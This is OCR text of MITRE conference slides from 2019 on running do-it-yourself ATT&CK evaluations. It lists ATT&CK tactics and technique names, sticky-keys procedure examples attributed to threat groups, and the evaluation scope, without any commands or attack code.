Do-It-Yourself ATT&CK™ Evaluations to Improve YOUR Security Posture

Daniel Weiss

@d4weiss

@MITREattack

SANS Enterprise Defense Summit 2019

MITRE

Approved for public release. Distribution unlimited 18-03621-15

Introduction

- **Daniel Weiss**
  - Cyber Security Engineer
  - Adversary Emulation Research + Defensive Cyber Ops
  - ATT&CK Evaluations

Approved for public release. Distribution unlimited 18-03621-15

MITRE

Today's Talk

- **ATT&CK**
- **Adversary Emulation**
  - Emulation Plan
- **ATT&CK Evaluations**
- **ATT&CK Evaluations DIY**
  - DetectionLab
  - CALDERA
  - DIY Demo (Initial Compromise and Initial Discovery)
  - View/Process/Compare Results
- **Closing Thoughts**

Approved for public release. Distribution unlimited 18-03621-15

MITRE

ATT&CK

Knowledge base of adversary behaviors

Threat-informed defense

Based on real-world observations

References to publicly reported intelligence

Free, open, and globally accessible

attack.mitre.org

Community-driven

attack@mitre.org

@MITREattack

Approved for public release. Distribution unlimited 18-03621-15

MITRE

ATT&CK Structure

Tactics: the adversary's technical goals

Techniques: how the goals are achieved

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion					Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification					Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass							
	Source	Launch Daemon	Sudo	Hidden Files and Directories							
	Space after Filename	Launchctl	Sudo Caching	Hidden Users							
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Window							
	Trap	Local Job Scheduling	Web Shell	HISTCONTROL							
	Trusted Developer Utilities	Login Item		Image File Execution Options Injection							
	User Execution	Logon Scripts		Indicator Blocking							
	Windows Management Instrumentation	LSASS Driver		Indicator Removal from Tools							
	Windows Remote Management	Modify Existing Service		Indicator Removal on Host							
	XSL Script Processing	Netsh Helper DLL		Install Root Certificate							
		New Service		InstallUtil							
		Office Application Startup		Launchctl							
		Path Interception		Masquerading							
		Plist Modification		Modify Existing Service							
		Port Knocking		Modify Registry							
		Port Monitors		Mshta							
		Rc.common		Network Share Connection Removal							
		Re-opened Applications		NTFS File Attributes							
		Redundant Access		Obfuscated Files or Information							
		Registry Run Keys / Startup Folder		Plist Modification							
		Scheduled Task		Port Knocking							
		Screensaver		Process Doppelgänging							
		Security Support Provider		Process Hollowing							
		Service Registry Permissions Weakness		Process Injection							
		Setuid and Setgid		Redundant Access							
		Shortcut Modification		Regsvcs/Regasm							
		SIP and Trust Provider Hijacking									
		Startup Items									

Procedures: Specific technique implementations

Name	Description
APT29	APT29 used sticky-keys to obtain unauthenticated, privileged console access.[4][5]
APT3	APT3 replaces the Sticky Keys binary `C:\Windows\System32\sethc.exe` for persistence.[6]
Axiom	Axiom actors have been known to use the Sticky Keys replacement within RDP sessions to obtain persistence.[7]
Deep Panda	Deep Panda has used the sticky-keys technique to bypass the RDP login screen on remote systems during intrusions.[8]
Empire	Empire can leverage WMI debugging to remotely replace binaries like sethc.exe, Utilman.exe, and Magnify.exe with cmd.exe.[9]

NEW

MITRE

Adversary Emulation Process

1. Analyze adversary behavior


2. Develop methodology

3. Emulate adversary

Approved for public release. Distribution unlimited 18-03621-15

MITRE

Emulation Plans




https://attack.mitre.org/resources/adversary-emulation-plans/

Approved for public release. Distribution unlimited 18-03621-15

MITRE

ATT&CK + Adversary Emulation = ATT&CK Evaluations



http://www.except.nl/en/articles/262-1-1-3

Approved for public release. Distribution unlimited 18-03621-15

MITRE

Why ATT&CK Evaluations?

- **Transparency**
  - Methodology
  - Results
- **Provide TRUE capabilities of security product/services**
  - Empower end-users
- **Drive the security vendor community to improve**


ATT&CK Evaluations Round 1 Scope

Initial Access 11 items	Execution 27 items	Persistence 42 items	Privilege Escalation 21 items	Defense Evasion 57 items	Credential Access 16 items	Discovery 22 items	Lateral Movement 15 items	Collection 13 items	Command And Control 21 items	Exfiltration 9 items	Impact 14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Compiled HTML File	AppCert DLLs	AppCert DLLs	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credentials in Files	Domain Trust Discovery	Logon Scripts	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Pass the Hash	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Execution through API	Authentication Package	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Service Scanning	Pass the Ticket	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Compile After Delivery	Forced Authentication	Network Share Discovery	Remote Desktop Protocol	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Network Sniffing	Remote File Copy	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Password Policy Discovery	Remote Services	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Peripheral Device Discovery	Replication Through Removable Media	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Permission Groups Discovery	Shared Webroot	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Mshta	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Process Discovery	Taint Shared Content	Screen Capture	Multi-Stage Channels		Service Stop
	PowerShell	Create Account	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	Query Registry	Third-party Software	Video Capture	Multiband Communication		Stored Data Manipulation
	Regsvcs/Regasm	DLL Search Order Hijacking	Path Interception	Disabling Security Tools	Password Filter DLL	Remote System Discovery	Windows Admin Shares		Multilayer Encryption		Transmitted Data Manipulation
	Regsvr32	External Remote Services	Port Monitors	DLL Search Order Hijacking	Private Keys	Security Software Discovery	Windows Remote Management		Remote Access Tools		
	Rundll32	File System Permissions Weakness	Process Injection	DLL Side-Loading	Two-Factor Authentication Interception	System Information Discovery			Remote File Copy		
	Scheduled Task	Hidden Files and Directories	Scheduled Task	Execution Guardrails		System Network Configuration Discovery			Standard Application Layer Protocol		
	Scripting	Hooking	Service Registry Permissions Weakness	Exploitation for Defense Evasion		System Network Connections Discovery			Standard Cryptographic Protocol		
	Service Execution	Hypervisor	SID-History Injection	Extra Window Memory Injection		System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Signed Binary Proxy Execution	Image File Execution Options Injection	Valid Accounts	File Deletion		System Service Discovery			Uncommonly Used Port		
	Signed Script Proxy Execution	Logon Scripts	Web Shell	File Permissions Modification		System Time Discovery			Web Service		
	Third-party Software	LSASS Driver		File System Logical Offsets		Virtualization/Sandbox Evasion					
	Trusted Developer Utilities	Modify Existing Service		Group Policy Modification							
	User Execution	Netsh Helper DLL		Hidden Files and Directories							
	Windows Management Instrumentation	New Service		Image File Execution Options Injection							
	Windows Remote Management	Office Application Startup		Indicator Blocking							
	XSL Script Processing	Path Interception		Indicator Removal from Tools							
		Port Monitors		Indicator Removal on Host							
		Redundant Access		Indirect Command Execution							
		Registry Run Keys / Startup Folder		Install Root Certificate							
		Scheduled Task		InstallUtil							
		Screensaver		Masquerading							
		Security Support Provider		Modify Registry							
		Service Registry Permissions Weakness		Mshta							
		Shortcut Modification		Network Share Connection Removal							
		SIP and Trust Provider Hijacking		NTFS File Attributes							
		System Firmware		Obfuscated Files or Information							
		Time Providers		Process Doppelgänging							
		Valid Accounts		Process Hollowing							
		Web Shell		Process Injection							
		Windows Management Instrumentation Event Subscription		Redundant Access							
		Winlogon Helper DLL		Regsvcs/Regasm							
				Regsvr32							
				Rootkit							
				Rundll32							
				Scripting							
				Signed Binary Proxy Execution							
				Signed Script Proxy Execution							
				SIP and Trust Provider Hijacking							
				Software Packing							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

https://attackevals.mitre.org/methodology/round1/scope.html

MITRE


ATT&CK Evaluations Process



Approved for public release. Distribution unlimited 18-03621-15

MITRE

ATT&CK Evaluations Round 1 Range

